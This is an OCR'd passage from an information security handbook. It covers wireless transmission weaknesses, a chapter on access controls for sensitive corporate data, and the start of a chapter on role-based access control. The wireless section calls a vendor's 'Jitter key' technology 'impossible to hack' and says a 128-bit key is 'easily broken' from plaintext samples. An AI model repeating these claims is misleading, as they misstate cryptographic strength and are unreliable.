


EXHIBIT 59.17 GOPAN technology for secure overlay technology card.




EXHIBIT 59.18 The secure overlay technology solution and value in a nutshell.

Such WAPs are commonly used in businesses and in offsite locations such as airports, hotels, and coffee shops as well as in homes. These uses typically operate for a few hundred meters, based on the strength of the transmission. To facilitate the widespread use and manufacture of such devices, various industry standards have been developed, such as 802.11b and 802.11g.

Another use of wireless that is emerging is the use of Bluetooth, where cellular phones equipped with Bluetooth capability communicate to a wireless earpiece. Still another use is in military applications such as ad hoc mobile wireless networks in a theater of operation.

A standard called *wired equivalent privacy* (WEP) has been developed for these wireless transmissions. The WEP is designed to deliver the same encryption as available on a wired transmission.

It has become well known that others may capture and decipher private wireless transmissions to steal private information. In spite of WEP, hackers have been successful in stealing private transmissions. The weaknesses that have been demonstrated are:

1. The capture of transmissions from very great distances using special telescopic antennas. For example, in tests conducted with wireless transmissions between a laptop and WAPS that from a user point of view are limited to a few hundred feet, can be captured from as far away as 11 miles using a special antenna. Wireless transmissions using Bluetooth that from a user perspective are good for 10–20 ft. can be captured from as far away as a city block.
2. Theft of private transmissions via a specially equipped roving van that roves around city blocks to find and capture transmissions.
3. Defeat of the authentication between the user and the WAP and the setting up of rogue WAPs between the user and the real WAPs that redirect traffic to a spoofed access point.
4. The breaking of the encryption key that is used for encryption. A 128-bit key, for instance, is easily broken given access to samples of plain text and encrypted text. Even though the wireless transmissions are encrypted using such techniques, they are still compromised by hackers.

The ease with which the security of wireless transmission have been compromised have been demonstrated to many of the information security personnel of banks by the special agents of the FBI in local chapter security briefings.

A new technology for wireless security has been developed and is named Ambiguity Envelope (AE) security based on use of Jitter™ keys. AE and Jitter keys are both new technologies that provide wireless security by using an AE that uses keys that are jittered or are variants of the standard key and are different for each packet and different for each incoming and outgoing packet.

The jittered keys are neither exchanged nor stored by creating them in advance and are only created at the instance of use for each packet at the time of use and then immediately destroyed. Millions of unrelated keys provide for a new form of encryption that is suitable for wireless security as compared to standard encryption techniques that use a fixed key for a session. Hence, AE and Jitter keys provide wireless security that is impossible to hack as the key is infinitely variable for each packet and such keys are not stored or even exchanged between the points of transmission. AE uses the standard encryption technology except the variation in keys.

AE also provides authentication of WAPs that is better than the current approach in the industry that allows spoofing because the AE is unique to each sender and receiver pair. Furthermore, AE provides a different mechanism of authentication that does not have the problems described above.

If the promise of AE and Jitter keys holds true, it will solve a critical security shortcoming of wireless security. Chips, firmware, and components that facilitate use of AE can be manufactured and will be sold to manufactures of wireless devices such as cellular phones and WAPs.

Sensitive or Critical Data Access Controls

Mollie E. Krehnke and David C. Krehnke

Introduction

Corporations have incredible amounts of data that is created, acquired, modified, stored, and transmitted. This data is the life blood of the corporation and must be protected like any other strategic asset. The controls established to prevent unauthorized individuals from accessing a company's or a customer's data will depend on the data itself and the laws and regulations that have been enacted to protect that data. A company also has proprietary information, including research, customer lists, bids, and proposals — information the company needs to survive and thrive. A company also has personal, medical, and financial information and security-related information such as passwords, physical access control and alarm documentation, firewall rules, security plans, security test and evaluation plans, risk assessments, disaster recovery plans, and audit reports. Suppliers and business partners may have shared their proprietary information to enable business processes and joint ventures. Appropriate access controls should be implemented to restrict access to all of these types of information. The effectiveness of any control will depend on the environment in which it is implemented and how it is implemented.

The need to protect individual, business, financial, and technology data in the United States has become paramount in the last 40 years because of the impact of unauthorized disclosure of such information. Key examples are the Privacy Act, the Health Insurance Portability and Accountability Act (HIPAA), the Sarbanes–Oxley Act (SOX), the Department of State International Traffic in Arms Regulations (ITAR), and the Department of Commerce Export Administration Regulations (EAR). The presence of this legislation regarding the protection of certain types of information has mandated the implementation of security controls in many sectors of the U.S. economy. Companies are required to show due diligence in the protection of such information, which is a worthwhile objective, given the impact on an individual, a company, or the nation if this information is disclosed.

Depending on the legislation, the ramifications associated with noncompliance may be minimal or very significant. The penalty for the unlawful export of items or information controlled under the ITAR is up to ten years' imprisonment or a fine of up to $1,000,000, or both, for criminal charges; civil charges have fines up to $500,000 per violation. The penalty for the unlawful export of items or information controlled under the EAR is a fine of up to $1,000,000 or five times the value of the exports, whichever is greater. For an individual, the fine is imprisonment up to ten years or a fine of $10,000 to $120,000 per violation, or both. These are just the fines; not included are the costs of frequent reporting to the auditors for a designated time period regarding resolution of the data exposure and new corrective actions, damage to the brand of the company, or loss of current or prospective customers who will go elsewhere for their products and services. The cost of controls to protect such information is likely to be considerably less.

Identify the Organization's Data and Its Characteristics

To identify the controls required to protect data, it is necessary to know what data the organization has. Some information may be more readily identified because human resources and finance departments and privacy offices have been identifying such data for a long time. But, to be complete in an analysis of corporate data, it is necessary to document all business processes and the associated data. What information is being created when the corporation builds a product, sells a product, or provides technical support on a product to a customer?

When the data has been identified, it is then necessary to determine its characteristics. Is it public data? Should access be restricted? Who can see and use the data? What persons cannot? Determining what information has to be protected will depend on the expertise of the data owners, account managers, program managers, business managers, research directors, and privacy and legal staff (and possibly others). In some instances, government legislation and regulations for certain types of data change over time, so a regular review of procedures and controls may be required to determine if the established controls are still appropriate. For the purposes of this chapter, the terms "sensitive" or "restricted" data are used to represent data that must be protected from access by individuals not authorized to have that data. This chapter is not addressing the protection of classified data, although many of the controls being described are used in protecting classified data.

Identify Data Owner and Data Custodians

After the company's data has been determined, an individual who is responsible for that data must be identified. The data owner is a key resource in the definition of the company's data, including the source, the type of data (personal, medical, financial), the business processes that use the data, the data form, the storage location of the data, and the means by which it is transmitted to others. This individual is also (ultimately) responsible for the integrity, confidentiality, and availability of the data under consideration. The data custodian is the person (or organization) entrusted with possession of and responsibility for the security of the specified data and must apply the rules established to protect the data. The cooperation of these individuals is vital to the determination of information sensitivity and criticality and the associated content-based data access controls.

Determine Information Sensitivity and Criticality

The two information designation categories are sensitivity and criticality, and each category may have multiple levels. The number of levels will depend not only on the varying types of information requiring protection but also on the protection measures available to protect a particular level of information. For example, if it is possible to implement only three levels of controls for a particular category because of resource restraints, then having five levels for that category will be more differentiation than can be implemented given those restraints. In instances where several levels have been identified, only the protection measures required for that specific level are applied to data associated with that level. The levels of sensitivity and criticality are usually determined by conducting a business impact assessment (BIA).

Sensitivity reflects the need to protect the confidentiality and integrity of the information. The minimum levels of sensitivity are sensitive and nonsensitive. Criticality reflects the need for continuous availability of the information. Here, the minimum levels are critical and noncritical. Sensitivity and criticality are independent designations. All corporate information should be evaluated to determine both its sensitivity and criticality. Information with any criticality level may have any level of sensitivity and *vice versa*.

Involve Key Resources in the Definition of Access Controls

When the data designations have been established for a given set of data, the controls to protect information with that sensitivity and criticality must then be defined. The information security organization will not be able to establish controls unilaterally and will require the cooperation and input of the human resources, legal, physical security, and information technology organizations — and, of course, senior management — to make this happen. These organizations will have to provide input regarding the mandated controls for protecting the data, identification of individuals or groups of individuals who are permitted to access the data, and what protective measures can be implemented and not adversely impact the conduct of business. Defining the required controls will also require knowledge of how the systems are configured, where the information is located, and who has access to those systems. This will require knowledge of the organization's enterprise information technology architecture and its security architecture in order to implement the appropriate physical and logical access controls. All types of restricted data can all be protected in the same way (system high), or the information can be grouped into different types by content and data-dependent access controls specified.

Establish Personnel Controls

Identify Job Functions Requiring Access Restricted Data

In many cases, the ability to access data is defined by the individual's job responsibilities; for example, human resources (HR) information is handled by HR specialists, medical information is handled by medical staff, and insurance information is handled by claims specialists. But, other company information will cross many organizational activities, including manufacturing, sales, and technical support for products sold. Identifying who is handling restricted information in an organization is not an easy process and requires an in-depth understanding of the company's business processes and data flows. The data access flows for a particular company depends on the demographics of the employees, characteristics of the data, business functions and associated processes, physical configuration of the business facilities, and information technology infrastructure characteristics and configuration.

Screen Personnel Prior to Granting Access

Personnel accessing restricted information as part of their job responsibilities should have a level of background screening that is based on the sensitivity and criticality of the information. Data that has a higher sensitivity or higher criticality should be accessed only by trustworthy individuals, and this may require a more extensive background screening process. Individuals providing support to applications, systems, or infrastructure — for the organization or for a customer — should also meet the established access requirements. This would include employees and consultants who are providing administrative or technical support to the company databases and servers. With off-shore technical support being provided for many commercial off-the-shelf (COTS) products and company services, there is a greater risk that unauthorized individuals may, inadvertently, have access to restricted information.

Badge Personnel

Each person should have a picture badge. (In the U.S. government, this badge is referred to as a personal identification verification [PIV] card.) The badge may contain a magnetic strip or smart chip that can be used to access areas where restricted data is used or stored. Those pictures can also be used in organizational charts for each business function to help employees understand who is authorized to access a given area. Permission to access areas containing restricted information can also be indicated on the badge by background color, borders, or symbols.

Establish Physical Security Controls

Legislation and federal regulations may mandate that an individual who does not have authorized access to information cannot be provided with an "opportunity" to access that information; whether or not the individual would try to access the information has no bearing on this requirement — the possibility for exposure must not exist. What does this mean for the organization and its business processes?

Group Employees Working on Restricted Information

If possible, group individuals requiring access to a particular type of restricted information by floors or buildings. This reduces the opportunity for access by unauthorized individuals. If floors in a multiple-story building contain restricted information, badge readers can be installed to permit access to particular floors or corridors. Personnel granted access should not allow unauthorized persons to tailgate on their badges. Badge readers can also be installed in elevators that only permit access to certain floors by individuals with badges for those areas. Of course, persons exiting at a given floor must ensure that only authorized persons leave the elevator on that floor.

Define and Mark Restricted Areas

Persons who need to use restricted data as part of their job responsibilities should be physically separate from other employees and visitors in order to prevent inadvertent access to restricted data. Areas of restricted access should be defined based on employee job functions and marked with signs indicating that the area is a controlled access area, with a point of contact and telephone number for questions or assistance.

Implement Badge Readers

Each area containing restricted data should be controlled by a guard and hardcopy access control log or by a badge or biometric reader to grant and document access. The badge reader could be a contact reader or a proximity reader.

Provide Secure Storage for Data

Employees using restricted data as part of their work responsibilities need to a have a secure location to store that information when it is not in use. This storage could be locked drawers and cabinets in the employee's work space or specifically created access-controlled filing areas.

Install Alarms

Install physical alarms in restricted areas to alert guards regarding unauthorized physical access. Install electronic alarms on devices on the networks to alert security administrators to unauthorized access. Ensure that trained individuals are available to readily respond to such an alarm and reduce, if not resolve, the impact of the unauthorized access.

Mark Hardcopy and Label Media

Restricted information, whether in electronic or nonelectronic format, should be legibly and durably labeled as "RESTRICTED INFORMATION." This includes workstation screen displays, electronic media, and hardcopy output. The copy number and handling instructions should be included on hardcopy documents.

Establish Management Controls

Develop Content-Dependent Access Control Policies and Procedures

Policies provide high-level direction and set management expectations, and procedures provide the step-by-step instructions for controlling access. It is human nature for users to perform tasks differently and inconsistently without proper direction. Inconsistent task performance increases the potential for unauthorized (accidental or intentional) access to take place. An acceptable and appropriate use policy sets management's expectations concerning the protection of sensitive and critical information and the work-related use of e-mail and the Internet, as well as browsing, modifying, or deleting information belonging to others.

Establish Visitor Controls

Visitors may be required to access individuals and information residing in a restricted area. Before the visitor can be granted access to the area, it is important to document the purpose of the visit, determine need-to-know and fulfillment of legislative requirements, and provide a trained escort for the visitor. Information about a visitor, such as the purpose of the visit, employer (or organization the visitor represents), proof of citizenship, need-to-know, length of visit, and point of contact at the company, should be reviewed, approved, documented, and maintained by a security organization. If proof of citizenship is necessary, the visitor should bring a passport, birth certificate, or notarized copy of either for a security officer to review and verify. If a birth certificate is used, the individual should also bring government proof of identity (*e.g.*, driver's license).

A company should not allow individuals access to the company who have arrived at the last minute as part of a larger group from another organization. This is a common practice used by industrial espionage specialists, and it is quite effective because general courtesy would make it seem rude to exclude that person.

The escort for a visitor should be an individual who has an understanding of the information being requested, discussed, or presented and can make an accurate determination as to whether or not the visitor can receive, hear, or see the information. The escort should be prepared to remain with that individual throughout the visit or identify another appropriate employee who can assume the escort responsibilities as required.

Secure storage for a visitor's unauthorized personal items should be provided. Depending on the sensitivity of the visit and the information being discussed, visitors may not be permitted to bring cellular phones, camera phones, pagers, personal digital assistants (PDAs), laptop computers, or other data collection instruments into the restricted areas.

Secure visitor passage corridors should be established. A walk-through prior to the visit can be used to verify that restricted information is properly secured. Escorts assigned to visitors should ensure that the visitors are not exposed to information for which they are not authorized, such as on whiteboards in meeting rooms or employee cubicles, in conversations overheard in hallways or breakrooms, or in documents in employee cubicles. The escort should control tour groups to prevent one or more individuals from breaking away from the group to pursue unauthorized discussions or observations.

Prevent Information Leakage at External Gatherings

Presentations and presentation materials for trade shows, conferences, and symposiums should be approved in advance. Attendees should be instructed about what topics can and cannot be discussed. Employees should be trained on the risks of discussing business functions or products with family, friends, colleagues, and acquaintances.

Authorize Access

Each person's qualification for access should be verified based on job responsibilities (need to know), background screening, and any legislative requirements (*e.g.*, U.S. citizen). This authorization should be documented in the individual's personnel file and electronic files such as Microsoft's Active Directory. Several control models can be used to grant access to corporate information. Organizations implementing mandatory access controls assign security labels to each subject (user) and each data object; mandatory access control consists of the owner authorizing access based on need to know and the system allowing access based on the labeling. Discretionary access control allows data owners (representing organizational units) to specify the type of access (*e.g.*, read, write, delete) others can have to their data; this decentralized approach is usually implemented through access control lists. Rule-based discretionary access control is based on specific rules linking subjects and objects. Administrator-based discretionary access control allows system administrators to control who has access to which objects. Role-based access control grants and revokes access based on a user's membership in a group; this method is used in most large organizations. For organizations with large data warehouses, data views are preapproved for various role-based groups. Content-based access control uses an arbiter program to determine whether a subject with discretionary access to a file can access specific records in the file. This model provides greater granularity than simple file access. Similar granularity is available using views for access to a database. Regardless of the access control model used, the design of access controls should be based on the principle of least privilege, and the continuing need for access should be revisited on an annual basis for each individual.

Establish Enterprise Security Architecture

Require Approved Hardware and Software

To ensure the integrity of the computing infrastructure and the associated information, hardware and software should be standardized and controlled by an information technology governance committee or organization; that is, the hardware and software should be on the approved list and only acquired from approved sources. Personnel wishing to use hardware and software not on the list should first obtain approval from the information technology governance committee or organization.

Harden Computing Platforms

Hardening control standards should be implemented specific to each platform. These standards should be updated as new vulnerabilities are uncovered and updates are available. Platforms should not be deployed to a production environment prior to hardening. Unnecessary services and applications should be removed or disabled. Unnecessary default accounts and groups should be removed or disabled. Computers should be configured to deny log-in after a small number of failed attempts. Controls should be configured to limit privileged access, update and execute access to software, and write access to directories and files. Guidelines should be established regarding a user's password length and associated format complexity. Security mechanisms, such as tokens or certificates, can be configured to strengthen the system administrator authentication requirements.

Track Hardware and Software Vulnerabilities

Vulnerability advisories involving the software and hardware in use within the corporation should be tracked and corrective actions implemented as deemed appropriate. Vulnerabilities within a Web server might allow attackers to compromise the security of the servers and gain unauthorized access to resources elsewhere in the organization's network.

Implement Configuration and Change Management

Changes to hardware and software configurations should be managed to ensure that information resources are not inadvertently exposed to unnecessary risks and vulnerabilities. All changes should be appropriately tested, approved, and documented. Inappropriate configuration or improper operation of a Web server may result in the disclosure of restricted corporate information, information about users or administrators of the Web server including their passwords, or the configuration of the Web server or network that could be exploited in subsequent attacks.

Implement Software Security Features and Controls

Safeguards embedded in computer software should be activated to protect against compromise, subversion, or unauthorized manipulation. All features and files that have no demonstrable purpose should be disabled or removed. Default privileged log-on IDs, default passwords, and guest accounts should be disabled or removed. The use of administrative and root accounts for running production applications should be prohibited. Access to specific applications and files should be limited. Access to systems software utilities should be restricted to a small number of authorized users. Software that is unlicensed, borrowed, downloaded from online services, public domain shareware/freeware, or unapproved personal software should not be installed.

Sanitize Memory and Storage To Remove Data Residue

Allocated computer memory of shared devices should be sanitized before being made available for the next job (*i.e.*, object reuse). Likewise, file storage space on shared devices should be sanitized before being reassigned.

Implement Virus Protection

Virus protection software should be installed and enabled. Centralization of automatic updates ensures that the latest versions of virus detection software and signature files are installed.

Implement Audit Logs

Audit logs should record significant operation-related activities and security-related events. Audit logs must be reviewed periodically for potential security incidents and security breaches. The use of an audit reduction tool increases the efficiency and accuracy of the log review.

Establish Separate Database Servers for Restricted Data

Corporate data is often stored in large databases or data warehouses that are accessible to all employees and contractors, but not all employees and contractors should have access to the data. The use of knowledge discovery in database (KDD) tools for data exploration (often called data mining) in an iterative process can result in the discovery of "interesting" outcomes. It is possible that those outcomes can support the inference or actual discovery of restricted information, even with individual identification and authentication measures for data access in place. Information systems and databases containing restricted information should be separate from other servers, including Web and application servers, in order to ensure that unauthorized individuals cannot gain access to restricted information. Such database servers must also implement security controls appropriate for the level of sensitivity and criticality of the information they contain.

Control Web Bots

Web bots (also known as agents or spiders) are software applications used to collect, analyze, and index Web content. An organization may not want its Web site appearing in search engines or have information disclosed that it would prefer to remain private or at least unadvertised (*e.g.*, e-mail addresses, personal Internet accesses).

Implement File Integrity Checkers

A file integrity checker computes and stores a checksum for every guarded file. Where feasible, checksums should be computed, stored, and continually checked for unauthorized changes on restricted data.

Implement Secure Enclaves

Information designated as restricted may be placed in a secure enclave. Secure enclaves are network areas where special protections and access controls, such as firewalls and routers, are utilized to secure the information. Secure enclaves apply security rules consistently and protect multiple systems across application boundaries. Secure enclaves should employ protection for the highest level of information sensitivity in that enclave.

Protect the Perimeter

The perimeter between the corporate network and the Internet should be protected by implementing firewalls and demilitarized zones (DMZs). Firewalls should run on a dedicated computer with all nonessential firewall-related software, such as compilers, editors, and communications software, deleted. The firewall should be configured to deny all services not expressly permitted, audit and monitor all services including those not permitted, detect intrusions or misuse, notify the firewall administrator in near real time of any item that may require immediate attention, and stop passing packets if the logging function becomes disabled. Web servers and electronic commerce systems accessible to the public must reside within a DMZ with approved access control, such as a firewall or controlled interface. Sensitive and critical data should not reside within a DMZ. All inbound traffic to the intranet from the DMZ must be passed through a proxy-capable device.

Control Business Partner Connections

When establishing third-party connections, access controls and administrative procedures should be implemented to protect the confidentiality of corporate information and that of its business partners when such information is maintained in the corporate network.

Implement Operational Controls

Authenticate Users

Authentication can be based on something the user knows (password, personal identification number [PIN], or pass phrases), something the user holds (token), or some user characteristic (biometric). The use of PINs should be restricted to applications with low risk. Passwords should be complex and at least eight characters in length. Personal passphrases are the preferred knowledge-based authenticator because they can be 15 or more characters in length; they can be made more complex by the use of upper- and lowercase alphabetic characters, numbers, and special characters; and they are easy to remember (*i.e.*, they do not have to be written down). The number of unsuccessful authentication attempts should be limited, and the user should just be told that the access attempt failed, not why it failed.

Implement Remote Access Controls

Where remote access is required, remote access security should be implemented. Information resources requiring remote access should be capable of strong authentication. Remote access from a non-corporate site should require users or devices to authenticate at the perimeter or connect through a firewall. Personnel outside corporate firewalls should authenticate at the perimeter. In addition, personnel outside corporate firewalls should use an encrypted session, such as a virtual private network (VPN) or Secure Sockets Layer (SSL).

Implement Intrusion Detection and Intrusion Prevention Systems

Intrusion detection and prevention systems should be implemented to detect and shutdown unapproved access to information resources.

Encrypt Restricted Information

Restricted information transmitted over untrusted networks should be encrypted. Restricted information stored on portable devices and media (*e.g.*, backups) that leave a secured area should be encrypted. Depending on the level of sensitivity, it may also be prudent to encrypt information in storage.

Implement Workstation Controls

Workstations should have an approved personal firewall installed. Other security controls may include, but are not limited to, positioning screen to restrict viewing from passersby, lockable keyboard, power lock, and desk-fastening hardware. Computer sessions should time out after a period of inactivity and require reauthentication to continue the session. The reauthentication can be a password, a token such as a fob or smart card, or a biometric. The location of the workstation and signal strength of the device must be considered for proximity fobs and smart cards to ensure that the session is not reactivated when the user and the user's device are in an adjacent hallway, breakroom, restroom, etc. because the signal may not be attenuated by interior wall and cubicles.

Implement Controls for Portable Devices

Portable devices must be protected against damage, unauthorized access, and theft. All personnel who use or have custody of portable devices, such as laptop computers, notebook computers, palm tops, handheld devices, wireless telephones, and removable storage media devices, are responsible for their safekeeping and the protection of any sensitive or critical information stored on them. Laptop and notebook computers should connect to the corporate intranet at least once a week to receive the latest software patches, antivirus pattern recognition files, and personal firewall patterns. In addition, sensitive information on portable devices must be protected (*e.g.*, encrypted) when leaving a secure environment.

Release Information on Factory-Fresh or Degaussed Media

Before releasing information on electronic media outside the corporation, the information should be copied onto factory-fresh media (never used) or onto media appropriately degaussed to prevent the inadvertent release of restricted information.

Implement Precautions Prior to Maintenance

To prevent inadvertent disclosure of restricted information, all hardware and electronic media being released for maintenance outside of corporate facilities should, prior to release, undergo data eradication or the corporation should have in place a legally binding contract with the contractor or vendor regarding the secure handling and storage of the hardware and electronic media.

Eradicate Electronic Hardware and Media Prior to Disposal

To prevent inadvertent disclosure of restricted information, all electronic hardware and media must, prior to being disposed of, undergo data eradication. Unacceptable practices of erasure include a high-level file erase or high-level formatting that only removes the address location of the file. Acceptable methods of complete erasure include zero-bit formatting, degaussing, overwriting several times (the number depends on information sensitivity), and physical destruction.

Remove Access on Terminations and Transfers

Routine separation of personnel occurs when an individual receives reassignment or promotion, resigns, retires, or otherwise departs under honorable and friendly conditions. Unless adverse circumstances are known or suspected, such individuals should be permitted to complete their assigned duties and follow official employee departure procedures. When personnel leave under nonadverse circumstances, the individual's manager, supervisor, or contracting officer must ensure that all accountable items, including keys, access cards, laptop computers, and other computer-related equipment are returned; the individual's computer log-on ID and building access authorizations must be terminated coincident with the employee's or contractor's effective date of departure, unless needed in the new assignment; and all restricted information, in any format, in the custody of the terminating individual must be returned, destroyed, or transferred to the custody of another individual.

Removal or dismissal of personnel under involuntary or adverse conditions includes termination for cause, involuntary transfer, and departure with pending grievances. In addition to the routine separation procedures, termination under adverse conditions requires extra precautions to protect corporate information resources and property. The manager, supervisor, or contracting officer of an individual being terminated under adverse circumstances must ensure that the individual is escorted and supervised at all times while in any location that provides access to corporate information resources; immediately suspend and take steps to terminate the individual's computer log-on IDs, physical access to information systems, and building access authorizations; ensure prompt changing of all computer passwords, access codes, badge reader programming, and physical locks used by the individual being dismissed; and ensure the return of accountable items and correct disposition of "restricted information" as described under routine separation.

Train Users To Protect Restricted Data

Employees must be trained in the identification, marking, handling, and storage of restricted data. A company with a large number of employees that handle restricted information should consider creating an automated mechanism for training and tracking of training, so the security personnel are not bogged down. Security personnel should be available to answer questions, however. Materials and periodic opportunities should be created to remind employees of their responsibilities to protect information and provide annual refreshers.

Destroy Information No Longer Needed

Hardcopy containing restricted information no longer needed should be cross shredded on site or stored in a secure container for pickup by a service provider. Electronic removable media containing restricted information should be sanitized before reuse or destroyed.

Monitoring for Compliance

Inspect Restricted Data Areas

Physical reviews of areas containing restricted data should be conducted to ensure the data is being appropriately handled, marked, and stored. Other areas of the company should be reviewed to ensure that restricted data is not located in those spaces.

Review Electronic Data Access

System and applications logs should be reviewed for intrusion and unauthorized access to restricted information. Access authorizations should also be reviewed periodically to ensure that individual's who no longer require access have been removed.

Ramifications for Noncompliance

What will be the costs to a company for not implementing required information security controls? What fines would be imposed on its operations? Could the company be sued because exposure of an employee's personal information caused significant embarrassment or harm? Will the company's image be tarnished? What would the costs be in terms of loss of customers? It is hoped that the experiences of others can provide an incentive for action, although organizations must be prepared to address the "it can't happen here" attitude. They will have to depend on the expertise of the data owners, account managers, program managers, business managers, research directors, and privacy and legal staff (and possibly others) not only to determine what information has to be protected and how to protect it but also to help justify why it must be protected. The controls that may have to be put into place to protect the company's data may seem extensive, but the costs associated with not protecting the information can be enormous.

An Introduction to Role-Based Access Control

Ian Clark

Introduction

Today's large organization's information technology (IT) infrastructure is a mix of complex and incompatible operating systems, applications, and databases spread over a large geographical area. The organization itself has a dynamic population of employees, contractors, business partners, and customers, all of whom require access to various parts of the infrastructure. Most companies rely on manual or semiautomated administration of users and their access to and privileges for various systems. Often different systems will have their own sets of access requirements with different sets of administrators who will have different but often overlapping skill sets, leading to poor use of resources. This increasing number of disparate systems creates an enormous administrative overhead, with each group of administrators often implementing their own policies and procedures with the result that access control data is inconsistent, fragmented across systems, and impossible to analyze.

As the complexity of the organization's IT infrastructure increases, the demand for access control administration across the enterprise outgrows the capacity of manual administration across the distributed systems; the increased administrative complexity can also result in increased errors that in turn can lead to increased security risks (Allen, 2001). Additionally, a raft of new legislation, such as Sarbanes–Oxley (SOX) (Sarbanes–Oxley, 2005), means that companies now must be able to prove compliance with well-defined security policies, must be able to provide adequate proof of who has access to which data, and must maintain access and authorization audit trails.

Role-based access control (RBAC) is purported to give a new, fresh approach to access control. It has the ability to represent the organizational structure and enforce access control policies across the enterprise while easing the administrative burden. Additionally, it encompasses the best design principles from earlier models, such as the principle of least privilege and separation of duties, and can assist in proving compliance with company security policies and legislative requirements.

Role-Based Access Control

Traditional access control models, such as Bell LaPadula and Clark–Wilson, rely on an access control matrix where subjects are assigned specific sets of rights according to their level of access. This approach to access control is still the most popular form of access control today, albeit slightly less complicated in modern operating systems; however, the thinking surrounding access control and access control management has slowly been shifting away from the more traditional subject–object models, where the focus




FIGURE 2.1 Core RBAC concept.

is on the action of the subject, toward task- or role-based models (Sandhu, 1995–1997; Thomas and Sandhu, 1993). These models encompass organizational needs and reflect the organizational structure, with a focus on the tasks that must be accomplished. Although the idea of roles has been used in software applications and mainframe computers for over 20 years (NAC, 2002), the last decade has seen a rise in interest in the field, as can be seen in the work of Thomas and Sandhu (1993), Ferraiolo and Kuhn (1992), and Baldwin (1990), where the traditional concepts of access control are challenged and task- and role-based approaches are presented.

